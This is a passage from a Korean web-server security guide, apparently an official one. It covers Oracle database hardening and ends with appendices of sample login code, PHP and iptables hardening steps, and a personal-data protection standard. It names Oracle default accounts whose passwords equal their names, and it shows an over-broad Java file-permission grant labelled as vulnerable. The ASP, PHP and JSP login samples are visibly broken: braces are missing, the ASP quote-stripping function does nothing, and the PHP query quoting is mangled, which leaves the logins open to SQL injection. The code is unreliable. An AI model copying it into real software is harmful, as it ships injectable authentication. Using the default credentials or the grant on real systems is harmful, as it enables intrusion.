[표 4-3] Oracle DB 디폴트 사용자 계정 및 암호

※ 그 외의 디폴트 사용자 계정은 사용자 계정과 암호가 동일함 ex) MDSYS / MDSYS

아래의 예제는 user2 라는 사용자 계정의 암호를 'new_passwd'로 변경하는 SQL 문장이다. 다른 디폴트 사용자 계정도 동일한 방법으로 변경할 수 있다.

```
SQL> ALTER USER user2 IDENTIFIED BY new_passwd;
```

또한, 오라클 엔터프라이즈 에디션을 사용한다면 kerberos, 토큰 카드(token card), 스마트 카드, X.509 인증서 등과 같은 강화된 인증기능을 이용할 수 있다.

라. “데이터 디셔너리(Data Dictionary)”를 보호해야 한다.

“데이터 디셔너리(Data Dictionary)”를 보호하기 위해서는 “파라미터 파일(Parameter File)”인 init<sid>.ora의 내용을 OS가 제공하는 에디터를 이용하여 아래와 같이 수정하면 된다.

```
O7_DICTIONARY_ACCESSIBILITY = FALSE
```

이렇게 하면 오직 적절한 권한을 가진 사용자(즉, DBA 권한으로 접속을 생성한 사용자)만이 “데이터 디셔너리” 상의 ‘ANY’ 시스템권한(‘ANY’ system privilege)를 사용할 수 있다.

※ 참고로 DBA 권한으로 접속을 맺으려면 'CONNECT /AS SYSDBA'라는 명령어를 사용하면 된다.

만일 이러한 설정을 위처럼 하지 않는다면, 'DROP ANY TABLE' 시스템 권한을 가진 사용자는 누구라도 "데이터 디렉터리"의 내용을 악의적으로 DROP할 수 있을 것이다.

"데이터 디렉터리"를 조회해야만 하는 사용자에게는 'SELECT ANY DICTIONARY' 시스템 권한을 주어 "데이터 디렉터리" 뷰(view)로의 접근만을 허용하는 유두리있는 방식을 이용할 수 있다.

오라클9i에서는 디폴트로 O7_DICTIONARY_ACCESSIBILITY = FALSE 값을 갖는다. 그러나 오라클8i에서는 해당 값이 디폴트로 TRUE로 설정되어 있으므로 반드시 수정하여야 한다.

마. 권한(privilege)의 부여(GRANT)와 관련된 사항 - 꼭 필요한 만큼만 권한을 주어야 한다.

- ① 사용자들에게 꼭 필요한 최소권한(least privilege)만을 부여(GRANT)하여야 한다.
- ② PUBLIC 사용자 그룹에서 불필요한 권한을 회수(REVOKE)하여야 한다. PUBLIC은 오라클 데이터베이스의 모든 사용자에게 디폴트 롤(role)로 적용된다. 따라서 모든 사용자는 PUBLIC에 권한 부여(GRANT)된 것은 어떤 일이든 할 수 있다. 이런 경우 사용자가 교묘하게 선택된 PL/SQL 패키지를 실행시켜 본래 자신에게 권한 부여된 권한 범위를 넘어서는 작업을 할 수도 있을 것이다.
- ③ 또한 PL/SQL 보다 더 강력한, 아래와 같은 패키지들도 오용될 소지가 있으므로 주의하여야 한다.

패키지명	패키지의 역할	발생할 수 있는 문제점
UTL_SMTP	임의의 메일 메시지를 임의의 사용자간에 전송할 수 있도록 하는 패키지.	이 패키지를 PUBLIC 그룹에서 사용할 수 있도록 권한부여(GRANT)하면 허가받지 않은 메일전송이 발생할 수 있음.
UTL_TCP	외부의 네트워크 서비스로 TCP 컨넥션을 열 수 있도록 하는 패키지.	임의의 데이터가 데이터베이스 서버와 외부의 네트워크 서비스 사이에서 오갈 수 있음.
UTL_HTTP	HTTP를 통한 데이터 검색등을 가능케하는 패키지.	HTML 형식의 임의의 데이터가 전송될 수 있음
UTL_FILE	파일처리와 관련된 패키지	설정이 잘못되는 경우, 정보시스템상의 모든 파일에 TXT LEVEL의 접근이 가능할 수 있음.
DBMS_RANDOM	저장된 데이터를 암호화하는데 사용되는 패키지	일반적으로 대부분의 사용자들은 데이터를 암호화하는 권한을 가져서는 안됨.

[표 4-4] 패키지별 보안 발생가능 문제점

이와같은 패키지들은 특정한 응용프로그램에 아주 유용하게 이용될 수 있다. 바꾸어 말하면, 모든 경우에 이러한 패키지들을 꼭 필요로 하는 것이 아니라는 뜻이다. 꼭 필요하지 않은 패키지들의 사용권한을 PUBLIC에서 제거하자.

- ④ 'run-time facilities'에 제약된 퍼미션을 주어야 한다. (Restrict permission on run-time facilities).

'오라클 자바 버추얼 머신(OJVM : Oracle Java Virtual Machine)'이 데이터베이스 서버의 run-time facility의 예가 될 수 있다. 어떠한 경우라도 이러한 run-time facility에 'all permission'을 주어서는 안된다.

또한 데이터베이스 서버 외부에서 파일이나 패키지를 실행할 수 있는 facility에 어떤 퍼미션을 줄 때는 반드시 정확한 경로를 명시하여야 한다.

<취약한 run-time call의 예제>

```
call dbms_java.grant_permission('SCOTT','SYS:java.io.FilePermission','<<ALL FILES>>','read');
```

<안전한 run-time call의 예제>

```
call dbms_java.grant_permission('SCOTT','SYS:java.io.FilePermission','<<actual directory path >>','read');
```

바. 강력한 인증정책을 수립하여 운영하여야 한다.

① 클라이언트에 대한 철저한 인증이 필요하다.

오라클 9i는 원격인증 기능을 제공한다. 만일 해당기능이 활성화되면 (TRUE), 원격의 클라이언트들이 오라클 데이터베이스에 접속할 수 있도록 한다. 즉, 데이터베이스는 적절하게 인증된(즉, 클라이언트 자체의 OS가 인증한) 모든 클라이언트들을 신뢰한다. 주의하라. 일반적으로 PC의 경우에는 적절한 인증여부를 보장할 수 없다. 따라서 원격인증 기능을 사용하면 보안이 대단히 취약해진다.

원격인증기능을 비활성화(FALSE)하도록 설정한다면 오라클 데이터베이스에 접속하려는 클라이언트들은 server-based 인증(즉, 데이터베이스 서버의 의증)을 해야하므로 보안이 강화된다.

원격인증을 제한하여 클라이언트의 인증을 데이터베이스 서버가 행하도록 하려면 오라클 “파라미터 파일(Parameter File)”인 init<sid>.ora의 내용을 OS가 제공하는 에디터를 이용하여 아래와 같이 수정하면 된다.

```
REMOTE_OS_AUTHENTICATION = FALSE
```

② 데이터베이스 서버가 있는 시스템의 사용자 수를 제한하여야 한다.

오라클 데이터베이스가 운영되고 있는 시스템의 사용자수를 OS 차원에서 제한하여야 한다. 제한이란 꼭 필요한 사용자 계정만 만들라는 의미로서 관리자권한을 가진 사용자에게 특히 주의해야 함은 두말할 것도 없다.

※ 오라클사(Oracle Corporation)는 백서(White Paper)인 'A Security Checklist for Oracle 9i'에서 시스템 관리자, 해당 데이터베이스의 소유자 혹은 그 누구라도 오라클 데이터베이스의 홈디렉토리 아래의 디폴트파일이나 디렉토리 퍼미션을 오라클사의 지도없이 변경하지 말 것을 권고하고 있다.

사. 네트워크를 통한 접근을 제한하라.

① 방화벽을 구축/운영하라.

다른 중요한 서비스와 마찬가지로 데이터베이스 서버는 방화벽 뒤에 설치하여야 한다. 오라클 네트워킹 인프라스트러처인 Oracle Net Service (Net8 and SQL*Net으로 많이 알려져 있다.)는 다양한 종류의 방화벽을 지원한다.

② 어렵게 방화벽을 구축하였다면 허점을 만들지 말라.

해커가 아니라면 누가 일부러 방화벽에 허점을 만들까? 그러나, 오라클 데이터베이스를 외부 네트워크에서 접근할 수 있도록 방화벽의 1521 port를 open 하며 스스로 치명적인 허점을 만드는 경우가 있을 지도 모른다.

더 나아가, 암호설정 없이 오라클 리스너를 운영한다면 데이터베이스에 대한 중요한 정보(trace & loggin 정보, banner information, db descriptor, service name)들이 노출될 수 있다. 이러한 노출정보가 많으면 많을수록 데이터베이스가 공격당할 가능성이 높아질 것이다.

- ③ 원격에서 오라클 리스너의 설정을 함부로 변경할 수 없도록 하여야 한다.

아래와 같은 형식으로 listener.ora(오라클 리스너 설정파일 : Oracle listener control file)내의 파라미터를 설정하면, 원격에서 오라클 리스너 설정을 함부로 바꿀 수 없게 된다.

```
ADMIN_RESTRICTIONS_listener_name=ON
```

- ④ 접속을 허용할 네트워크 IP 주소 대역을 지정하는 것이 좋다.

데이터베이스 서버가 특정한 IP 주소대역으로부터의 클라이언트 접속을 제어하려면 “Oracle Net valid node checking“ 기능을 이용하면 된다. 이 기능을 사용하려면 protocol.ora(Oracle Net configuration file)내의 파라미터를 아래와 같이 설정하여야 한다.

```
tcp.validnode_checking = YES
tcp.excluded_nodes = { list of IP addresses }
tcp.invited_nodes = { list of IP addresses }
```

직관적으로 알 수 있듯이 첫 번째 파라미터가 나머지 두 개 파라미터 기능의 활성화 여부를 결정하며, invited_nodes에 포함된 IP 주소 대역의 접속 요구만이 받아들여진다.

- ⑤ 네트워크 트래픽을 암호화하라.

가능하다면 'Oracle Advanced Security'를 사용하여, 네트워크 트래픽을 암호화하라. (문제는 Oracle Advanced Security가 오라클 데이터베이스 엔터프라이즈 에디션에서만 제공된다는 점이다.)

- ⑥ 데이터베이스 서버가 있는 시스템의 OS를 강화하라.

불필요한 서비스를 제거하면, 데이터베이스 서버 시스템이 보다 안전해진다. UNIX와 Windows를 막론하고 불필요한(그리고 보안취약점이 있는) 많은 서비스들을 디폴트로 제공한다.(ftp, tftp, telnet 등등)

또한 제거된 서비스가 사용하는 UDP/TCP port를 막아라. 이때, UDP/TCP port 들중 하나만 막는 실수를 저지르기 쉽다.

아. 모든 보안 패치를 바로바로 적용하여야 한다.

오라클 데이터베이스가 운영되고 있는 OS와 데이터베이스 자신에 대한 모든 중요한 패치를 정기적으로 실시하여야 한다. 조직이나 기업 차원에서 패치와 관련된 업무 프로세스를 만드는 것도 좋다.

또한, 아래의 사이트에서 보안과 관련된 정보를 얻을 수 있을 것이다.

- <http://otn.oracle.com>
- <http://technet.oracle.com>

제 5 장 결 론

홈페이지 해킹사고는 단순한 홈페이지 변조 수준에서 그칠 뿐만 아니라 이를 이용하여 피싱 사이트로 악용하거나 고객의 정보를 유출하여 악용하는 등의 범죄적인 성향으로 발전하고 있다.

홈페이지 서버는 인터넷을 통해 누구에게나 열려져 있는 시스템이며 홈페이지를 통해 볼 수 있는 정보도 내부 DB와의 연동에 의해 고객 정보, 회사 내부 자료 등 금전적으로 가치있는 정보들이 저장되고 있어 공격자에게는 상당히 매력적인 공격대상이 되고 있다. 이처럼 홈페이지의 활용율 및 중요도가 갈수록 증가하고 있으므로 홈페이지에 대한 해킹 시도도 줄지 않을 것이다.

하지만 많은 홈페이지 개발자 및 관리자들은 홈페이지 보안의 중요성을 인식하지 못하고 있어 많은 국내 홈페이지가 해외 해커에 의해 공격당하는 사고가 빈발하고 있는 실정이다.

비용효율적으로 안전한 홈페이지를 구축하기 위해서는 구축이후가 아닌 설계·구축단계에서 먼저 정보보호를 고려하는 것이 중요함을 다시 한번 강조하고자 한다. 특히, 다수의 사용자들이 사용하는 패키지 형태의 웹 애플리케이션들은 이들에 보안 취약점이 배포 이후에 발견되어 보안 조치를 취할 경우 이 애플리케이션을 사용하여 홈페이지를 구축한 수많은 사용자들이 다시 패치를 적용하여야 하는 불편함과 비용이 소요될 수 밖에 없다.

본 가이드는 최근 발생되고 있는 홈페이지 해킹사고의 주요 원인이 웹 애플리케이션의 보안취약점에 있다는 사실에 따라 웹 애플리케이션 개발 시 고려하여야 하는 사항 및 코딩 예를 소개하고, 국내 주요 웹 애플리케이션의 보안대책에 대해 소개하였다. 본 가이드가 홈페이지 개발자 및 운영자가 홈페이지 보안성 강화하는데 실질적인 도움이 될 수 있었으면 한다.

참 고 자 료

- [1] Simson Garfinkel, Gene Spafford Web Security, Privacy & Commerce, O'Reilly, 2001
- [2] Sascha Schumann, Harish Rawa, Jesus M. Castagnetto, Professional PHP Programming, WROX, 1999
- [3] Avied D. Rubin, Daniel Geer, Marcus J. Ranum, Web Security Souce Book, John Wiley & Sons, Inc, 1997
- [4] Apache HTTP Server Version 1.3 Documentation
- [5] Tracy, M., Jansen, W. and McLarnon, M., Guidelines on Securing Public Web Servers, NIST, 2002.
- [6] Klaus-Peter Kossakowski and Julia Allen, Securing Public Web Servers, CERT, 2000
- [7] Richard Power, 2002 CSI/FBI Computer Crime and Security Survey , Computer Security Issues & Trends, 2002.
- [8] A Guide to Building Secure Web Applications, version 1.0, OWASP.
- [9] The Ten Most Critical Web Application Security Vulnerabilities, OWASP, 2004.
- [10] Security at the Next Level Are Your Web Applications Vulnerable, SPI LABS.
- [11] Mark E. Donaldson, Inside the Buffer Overflow Attack: Mechanism, Method, & Prevention, SANS, 2002.
- [12] Ken Coar, Using .htaccess Files with Apache, 2000.
- [13] Ken Coar, Securing Your Web Pages with Apache, 2000.
- [14] A Security Checklist for Oracle 9i, <http://otn.oracle.com>
- [15] 웹서버 보안 관리 가이드, KISA, 2003.
- [16] 차주언, 윈도우 웹 서버 보안, 대림출판사, 2002.
- [17] 유형수, 웹 서버 관리자를 위한 IIS 5.0, 혜지원출판사, 2001.
- [18] PHP and OWASP Top ten security vulnerabilities, OWASP 2003
- [19] Improving web security threats and countermeasures, Microsoft,MSDN Home > MSDN Library > .NET Development > .NET Security
- [20] 안전한 프로그래밍 지침, 2002,
<http://doc.kldp.org/HOWTO//html/Secure-Programs-HOWTO/index.html>
- [21] 이승혁 저, PHP 웹 프로그래밍 가이드, 마이트press, 2001
- [22] PHP 매뉴얼, <http://www.php.net/>
- [23] 태요의 ASP 강좌, <http://www.taeyo.pe.kr/>
- [24] Shinichi Sato 저, IIS5 ASP Scripting guide, 영진출판사, 2001
- [25] 김태영 외 1인 공저, Taeyo⁺ s ASP 입문, 삼양출판사, 2002
- [26] ASP.NET 보안,
<http://ko.gotdotnet.com/quickstart/aspplus/doc/tracelogapp.aspx>
- [27] 소설 같은 JSP, <http://www.jabook.org/index.html>
- [28] 이재갑 외 3인 공저, about JSP, 영진출판사, 2001
- [29] 유경상, ASP.NET과 IIS, 그리고 윈도우 2000의 보안 관계, ZDNet Korea, 2002

[부록1] 개발 언어별 로그인 인증 프로세스 예제

1. ASP 예제

가. login.html

```
<html>
<head>
<title> Login </title>
<script>
function check_submit()
if(!login.user_id.value)
alert("아이디를 입력하세요");
login.user_id.focus();
return false;

if(!login.password.value)
alert("아이디를 입력하세요");
login.password.focus();
return false;

return true;

</script>
</head>
<body>
<form method=post action=login.asp onsubmit="return check_submit();" name=login>
<TABLE border=0>
<TR>
<TD>아이디</TD>
<TD><input type=text name="user_id" value="" maxlength=12 size=19></TD>
</TR>
<TR>
<TD>패스워드</TD>
<TD><input type=password name="password" value="" maxlength=12 size=19><input
type=submit value="login"></TD>
</TR>
</TABLE>
</form>
</body>
</html>
```

나. login.asp

```
<% Option Explicit %>
<%
Dim user_id, password
user_id = Request.Form("user_id")' 사용자로부터 입력 받은 아이디
password = Request.Form("password")' 사용자로부터 입력 받은 패스워드

If UserAuth(user_id, password) <> 1 Then
Response.redirect("/login.html")' 인증 실패시 인증 페이지로 Redirect
Else
If Session("logged_in") <> 1 Then' 인증된 사용자 인지 체크
Session("logged_in") = 1' 인증에 성공했을경우 logged_in 에 1의 값을 셋팅
Session("user_id") = user_id' 사용자 ID 저장
Session("user_ip") = Request.ServerVariables("REMOTE_ADDR")' IP 저장
End If
Response.redirect("/main.asp")' 인증 성공시 Main 페이지로 Redirect
End If
%>

<%
Function stripQuotes(strWords)
stripQuotes = replace(strWords, "'", "'")' 특수문자 제거
End Function

Function UserAuth(user_id, user_pwd)' 사용자 인증
Dim objConn, objRs
Dim strConnection, strQuery

Set objConn = Server.CreateObject("ADODB.Connection")
Set objRs = Server.CreateObject("ADODB.RecordSet")

' DB 연결 정보, 별도의 헤더 파일로 관리하여 INCLUDE
strConnection = "DSN=MEMBER;uid=DBUSER;pwd=DBPASSWD"

On Error Resume Next' 에러가 생길경우
objConn.Open strConnection
objRs.ActiveConnection = objConn
```

```

strQuery = "SELECT * FROM user_tbl WHERE user_id= '" &_
stripQuotes(user_id) & "' AND password='" &_
stripQuotes(user_pwd) & "'"
objRs.Open strQuery

If objRs.EOF Then' 올바른 사용자를 찾지 못했을경우
UserAuth = 0
Else
UserAuth = 1
End If

objRs.Close' DB 연결 해제
Set objRs = Nothing
objConn.Close
Set objConn = Nothing
End Function

```

다. main.asp

```

<%
If Session("user_ip") = Request.ServerVariables("REMOTE_ADDR") AND
Session("logged_in") = 1 Then
Response.Write Session("user_id") & "님은 " & Session("user_ip") & "에서
접속하셨습니다."
'인증에 성공한 IP와 사용자 IP를 비교, 인증 여부 비교
'... 종락 ...
Else
Response.write "허가되지 않은 사용자 입니다."
End If
%>

```

2. PHP

가. login.html

```
<html>
<head>
<title> Login </title>
<script>
function check_submit()
if(!login.user_id.value)
alert("아이디를 입력하세요");
login.user_id.focus();
return false;

if(!login.password.value)
alert("아이디를 입력하세요");
login.password.focus();
return false;

return true;

</script>
</head>
<body>
<form method=post action=login.php onsubmit="return check_submit();" name=login>
<TABLE border=0>
<TR>
<TD>아이디</TD>
<TD><input type=text name="user_id" value="" maxlength=12 size=19></TD>
</TR>
<TR>
<TD>패스워드</TD>
<TD><input type=password name="password" value="" maxlength=12 size=19><input
type=submit value="login"></TD>
</TR>
</TABLE>
</form>
</body>
</html>
```

나. login.php

```
<?PHP
@session_cache_limiter('nocache');
@session_start(); //세션 데이터를 초기화

// form 에서 사용자 id와 사용자 password를 아래 변수로 전달
if(!UserAuth($_POST['user_id'],$_POST['password'])) //DB 에서 사용자 인증 처리하는
부분
        header("Location: login.html");
        exit;//인증 실패시 종료

//인증에 성공한 경우 처리 해야 되는 부분
if (!session_is_registered("logged_in"))

$logged_in = 1;//인증에 성공했을경우 logged_in 에 1의 값을 셋팅
$user_id = $_POST["user_id"];
$user_ip = $_SERVER["REMOTE_ADDR"];
session_register("logged_in");//인증 결과 저장
session_register("user_id");//사용자 ID를 저장
session_register("user_ip");//사용자 IP를 저장

header("Location: main.php");
?>
<?PHP
function UserAuth($userid, $userpwd)
$connect = mysql_connect("localhost","DBUSER","DBPASSWD");
mysql_select_db("MEMBER");

$strQuery = "SELECT * FROM user_tbl WHERE user_id =" . addslashes($userid) . "
AND password=" . addslashes($userpwd) . """;
$result = @mysql_query($strQuery);
if($result)
if(mysql_num_rows($result))
$data = mysql_fetch_array($result);
$userLevel = $data["level"];
@mysql_free_result($result);
@mysql_close($connect);
return 1;

return 0;
@mysql_close($connect);
return 0;
?>
```

다. main.php

```
<?PHP
@session_start();
if(strcmp($_SESSION['user_ip'], $_SERVER['REMOTE_ADDR']) == 0 &&
session_is_registered('logged_in'))
//인증에 성공한 IP와 사용자 IP를 비교, 인증 여부 비교
//... 중략 ...
echo $_SESSION['user_id'] . "님은 " . $_SESSION['user_ip'] . "에서 접속하셨습니다.";
else
echo "허가되지 않은 사용자입니다.";
exit;
?>
```

3. JSP

가. login.html

```
<html>
<head>
<title> Login </title>
<script>
function check_submit()
if(!login.user_id.value)
alert("아이디를 입력하세요");
login.user_id.focus();
return false;

if(!login.password.value)
alert("아이디를 입력하세요");
login.password.focus();
return false;

return true;

</script>
</head>
<body>
<form method=post action=login.jsp onsubmit="return check_submit();" name=login>
<TABLE border=0>
<TR>
<TD>아이디</TD>
<TD><input type=text name="user_id" value="" maxlength=12 size=19></TD>
</TR>
<TR>
<TD>패스워드</TD>
<TD><input type=password name="password" value="" maxlength=12 size=19><input
type=submit value="login"></TD>
</TR>
</TABLE>
</form>
</body>
</html>
```

나. login.jsp

```
<%@ page contentType="text/html;charset=euc-kr" %>
<%@ page import="java.util.*" %>
<%@ page import="java.sql.* " %>

<%
String DB_URL = "jdbc:mysql://127.0.0.1/MEMBER";// DB 연결 정보, 별도의 헤더
파일로 관리하여 INCLUDE
String DB_USER = "DBUSER";
String DB_PASSWORD= "DBPASSWD";

//HttpSession session = request.getSession(true);// Servlet 의 경우만 추가
String user_ip = request.getRemoteAddr();// 연결된 사용자의 IP 획득
String user_id = null;

Connection conn;
PreparedStatement pstmt = null;
ResultSet rs = null;

try
Class.forName("org.gjt.mm.mysql.Driver");// 드라이버 등록
conn = DriverManager.getConnection(DB_URL, DB_USER, DB_PASSWORD);//
DB연결
String query = "SELECT * FROM user_tbl WHERE user_id = ? AND password = ?";
pstmt = conn.prepareStatement(query);

pstmt.setString(1, request.getParameter("user_id"));// 사용자 입력값 전달
pstmt.setString(2, request.getParameter("password"));

rs = pstmt.executeQuery();
if(rs.next())
user_id = rs.getString(1);// DB에서 사용자 정보 획득

if(user_id != null)
if(session.getValue("logged_in") != "1") // 인증된 사용자 인지 체크
session.putValue("logged_in", "1");// SESSION에 사용자 정보 기록
session.putValue("user_id", user_id);
session.putValue("user_ip", user_ip);

//LogSave(user_id, user_ip);// 인증에 성공한 사용자 정보 기록

response.sendRedirect("/main.jsp");// 인증 성공시 Main 페이지로 Redirect
else
response.sendRedirect("/login.html");// 인증 실패시 인증 페이지로 Redirect

catch(Exception ex) // 에러처리
out.println(ex);
finally // DB연결 종료
if(rs != null) try rs.close(); catch(SQLException ex)
if(pstmt != null) try pstmt.close(); catch(SQLException ex)

%>
```

나. main.jsp

```
<%@ page contentType="text/html;charset=euc-kr" %>
<%@ page import="java.util.*" %>

<%
//HttpSession session = request.getSession(true);

if(session.getValue("user_ip") == request.getRemoteAddr() &&
session.getValue("logged_in") == "1")
//인증에 성공한 IP와 사용자 IP를 비교, 인증 여부 비교
//...
out.println(session.getValue("user_id") + " 님은 " + session.getValue("user_ip") + "
에서 접속하셨습니다.");
//... 중략 ...
else
response.sendRedirect("/login.html");// 인증 실패시 인증 페이지로 Redirect

%>
```

[부록2] 대규모 홈페이지 변조 예방을 위한 권고(안)

- 본 권고안은 리눅스 운영체제와 PHP 언어를 사용하는 웹호스팅 서버환경에서 외부 사이트 소스실행 취약점에 대한 보안강화를 목적으로 하고 있음
- 운영환경에 따라 아래와 같이 권고안을 적용하기 바람
 - 외부 사이트의 소스 실행이 불필요한 경우 : I 적용
 - 외부 사이트의 소스 실행이 일부 필요한 경우 : I, II, III, IV 적용

I. 외부 사이트의 소스 실행 금지

- 최근 발생되고 있는 대규모 홈페이지 변조는 PHP의 외부 사이트 소스 실행 기능(allow_url_fopen)을 이용하여 악의적인 프로그램을 로컬 서버에서 실행시킴으로써 발생되고 있음
- 따라서, 웹 호스팅 서버 차원에서 외부 사이트의 소스 실행을 원천적으로 금지시킨다.
- php.ini 파일에서 다음과 같이 설정한다.

```
allow_url_fopen = Off
```

II. 필요시 특정 홈페이지만 외부 사이트의 소스 실행 허용

- 과정 I 적용 후 외부 사이트의 소스 실행이 반드시 필요한 홈페이지에 대해서만 선별적으로 해당 기능을 허용한다.(이 경우 과정 III의 패치 적용과 과정 IV의 침입차단시스템 설정을 병행하는 것이 안전함)
- httpd.conf 파일에서 특정 홈페이지 도메인(예를들어 www.abc.co.kr)에 다음과 같은 설정을 추가한다.

```
<VirtualHost www.abc.co.kr>
    ServerAdmin webmaster@abc.co.kr
    DocumentRoot /home/abc/public_html
    ServerName www.abc.co.kr
    php_admin_flag allow_url_fopen On          ← 추가
</VirtualHost>
```

III. 최신 보안 패치 항상 유지

- 항상 최신의 보안 패치를 유지하고 특히, 과정 II를 통해 외부 사이트의 소스 실행이 허용된 홈페이지가 존재하는 경우 반드시 보안 패치를 적용시킨다.

<ul style="list-style-type: none">- 제로보드 : http://www.nzeo.com/- 테크노트 : http://www.technote.co.kr- 그누보드 : http://sir.co.kr/- KorWeblog : http://kldp.net/- phpBB : http://www.phpbb.com/
--

IV. Outbound 트래픽 제한 설정

- 과정 III을 설정한 후, 좀 더 강력한 보안설정을 위해 공개용 침입차단시스템을 이용하여 Inbound/Outbound 트래픽을 제한한다.
 - ※ 리눅스 커널에서는 iptables 또는 ipchains 침입차단시스템이 기본적으로 제공되고 있으며, iptables 설정 도구인 oops 파이어월도 활용 가능
 - ipchains : <http://doc.kldp.org/Translations/IPCHAINS-HOWTO>
 - iptables : <http://wiki.kldp.org/wiki.php/LinuxdocSgml/Package%5FFiltering-TRANS>
 - oops firewall : <http://www.oops.org/?t=lecture&sb=firewall&n=1>
- 먼저 전체 서비스(포트)에 대해 차단 설정을 한 후, 고객이 필요로 하는 서비스(포트)에 대해 선별적으로 접속제한을 해제한다.
 - ※ 필요 서비스(포트) 예 : FTP(21), SSH(22), SMTP(25), DNS(53), SSL(443) 등
- 다음은 iptables을 사용하여 홈페이지 서버에서 외부 시스템으로의 Outbound 트래픽을 제한한 예제이다. 여기서 Outbound 트래픽 중 반드시 필요한 목적지 주소로의 웹 접속만을 허용하는 것은 외부 사이트 소스실행 취약점을 이용한 공격을 예방하는 효과가 있다.

<pre>iptables -A OUTPUT -p tcp -d 1.2.3.4 --destination-port 80 -j ACCEPT → Outbound 트래픽 중 1.2.3.4로 향하는 웹 접속만 허용 iptables -A OUTPUT -p tcp -d 0/0 --destination-port 22 -j ACCEPT → Outbound 트래픽 중 SSH 트래픽은 허용 iptables -A OUTPUT -d 0/0 -j DROP → 모든 Outbound 트래픽 차단</pre>

[부록3] 개인정보의 기술적·관리적 보호조치 기준(안)

정보통신부 고시 제2005-18호

개인정보의 기술적·관리적 보호조치 기준(안)

제1조(목적) 이 기준은 「정보통신망 이용촉진 및 정보보호 등에 관한 법률」(이하 "정보보호법"이라 한다) 제28조 및 동법 시행규칙 제3조의 2의 규정에 의하여 정보통신서비스제공자등이 이용자의 개인정보를 취급함에 있어서 개인정보가 분실·도난·누출·변조·훼손 등(이하 "누출 등"이라고 한다)이 되지 아니하도록 안전성을 확보하기 위하여 취하여야 하는 기술적·관리적 보호조치의 구체적인 기준을 정하는 것을 목적으로 한다.

제2조(개인정보관리계획의 수립·시행) 정보통신서비스제공자등은 개인정보가 누출 등이 되지 아니하도록 다음 각 호의 사항을 내용으로 한 개인정보관리계획을 수립·이행한다.

1. 개인정보관리책임자의 지정 등 개인정보보호 조직의 구성·운영에 관한 사항
2. 개인정보취급자의 교육에 관한 사항
3. 제3조 내지 제7조에 관한 세부사항
4. 기타 개인정보 보호를 위해 필요한 사항

제3조(접근통제) ① 정보통신서비스제공자등은 개인정보를 처리할 수 있도록 체계적으로 구성한 데이터베이스시스템(이하 "개인정보처리시스템"이라 한다)에 대한 접근권한을 서비스제공을 위해 필요한 최소한의 인원에게만 부여한다.

② 정보통신서비스제공자등은 전보 또는 퇴직 등 인사이동이 발생하여 개인정보취급자가 변경되었을 경우 지체 없이 개인정보처리시스템의 접근권한을 변경 또는 말소한다.

③ 정보통신서비스제공자등은 제1항 및 제2항에 의한 권한 부여, 변경 또는 말소에 대한 내역을 기록하고, 그 기록을 최소 5년간 보관한다.

④정보통신서비스제공자등은 개인정보처리시스템을 침입차단시스템과 침입탐지시스템을 설치하여 보호한다.

⑤정보통신서비스제공자등은 이용자 및 개인정보취급자가 생일, 주민등록번호, 전화번호 등 추측하기 쉬운 숫자를 패스워드로 이용하지 않도록 패스워드 작성규칙을 수립하고 이행한다.

⑥정보통신서비스제공자등은 취급중인 개인정보가 인터넷 홈페이지, P2P, 공유설정 등을 통하여 열람 권한이 없는 자에게 공개되지 않도록 개인정보처리시스템 및 개인정보취급자의 PC를 설정 한다.

제4조(접속기록의 위·변조방지) ①정보통신서비스제공자등은 개인정보취급자가 개인정보처리시스템에 접속하여 개인정보를 처리한 경우에는 처리일시, 처리내역 등 접속기록을 저장하고 이를 월 1회 이상 정기적으로 확인·감독한다.

②정보통신서비스제공자등은 개인정보처리시스템의 접속기록이 위·변조되지 않도록 별도 저장장치에 백업 보관한다.

제5조(개인정보의 암호화) ①정보통신서비스제공자등은 패스워드, 생체정보 등 본인임을 인증하는 정보에 대해서는 복호되지 아니하도록 일방향 암호화하여 저장 한다.

②정보통신서비스제공자등은 주민등록 번호, 패스워드 및 이용자가 공개에 동의하지 않은 개인정보를 제3조 제4항에 의해 보호되는 정보통신망 외부로 송신하거나, PC에 저장할 때에는 이를 암호화한다.

제6조(컴퓨터바이러스 방지) ①정보통신서비스제공자등은 개인정보처리시스템 및 개인정보취급자가 개인정보 처리에 이용하는 정보기기에 컴퓨터바이러스, 스파이웨어 등 악성프로그램의 침투 여부를 항시 점검·치료할 수 있도록 백신소프트웨어를 설치한다.

②제1항의 규정에 의한 백신 소프트웨어는 월 1회 이상 주기적으로 갱신·점검하고, 바이러스 경보가 발령된 경우 및 백신 소프트웨어 제작 업체에서 업데이트 공지가 있는 경우에는 즉시 최신 소프트웨어로 갱신·점검한다.

제7조(출력·복사시 보호조치) ①정보통신서비스제공자등은 개인정보처리시스템에서 개인정보의 출력시(인쇄, 화면표시, 파일생성 등) 용도를 특정하여야 하며, 용도에 따라 출력 항목을 최소화한다.

②정보통신서비스제공자등은 개인정보취급자가 개인정보를 종이로 인쇄하거나, 디스켓, 콤팩트디스크 등 이동 가능한 저장매체에 복사할 경우 다음 각 호의 사항을 기록하고 개인정보관리책임자의 사전승인을 받도록 조치한다. 출력·복사물로부터 다시 출력 또는 복사하는 경우도 또한 같다.

1. 출력·복사물 일련번호
2. 출력·복사물의 형태
3. 출력·복사 일시
4. 출력·복사의 목적
5. 출력·복사를 한 자의 소속 및 성명
6. 출력·복사물을 전달 받을 자
7. 출력·복사물의 파기일자
8. 출력·복사물의 파기 책임자

③제2항에 의한 출력·복사물에는 정보통신서비스제공자의 명칭 및 제2항 제1호의 일련번호를 표시한다. 단, 우편발송, 고지서 발급 등을 위해 개인단위로 종이에 인쇄하는 경우는 일련번호를 표시하지 않아도 된다.

④개인정보관리책임자는 제2항의 사전승인을 함에 있어 제2항 각호의 사항이 정보보호법에 위배되는지 여부를 확인하고, 개인정보취급자가 출력·복사물을 불법 유출하면 정보보호법에 의하여 법적책임을 지게 됨을 승인 받고자하는 개인정보취급자에게 주지시킨다.

부 칙

이 기준은 고시한 날부터 시행한다.

[부록4] 웹 보안관련 주요 사이트 리스트

1. OS 벤더별 보안사이트

OS 종류	사이트 주소
Redhat	http://www.redhat.com/security/updates/
FreeBSD	http://www.freebsd.org/security/
NetBSD	http://www.netbsd.org/Security/
OpenBSD	http://openbsd.org/security.html ftp://ftp.openbsd.org/pub/OpenBSD/patches/
HP Tru64	http://h30097.www3.hp.com/unix/security-download.html
IBM AIX	http://techsupport.services.ibm.com
Solaris	http://sunsolve.sun.com/pub-cgi/show.pl?target=home
SGI IRIX	http://www.sgi.com/support/security/
Microsoft	http://www.microsoft.com/korea/security/ http://www.microsoft.com/security/
Caldera	http://www.caldera.com/support/security/
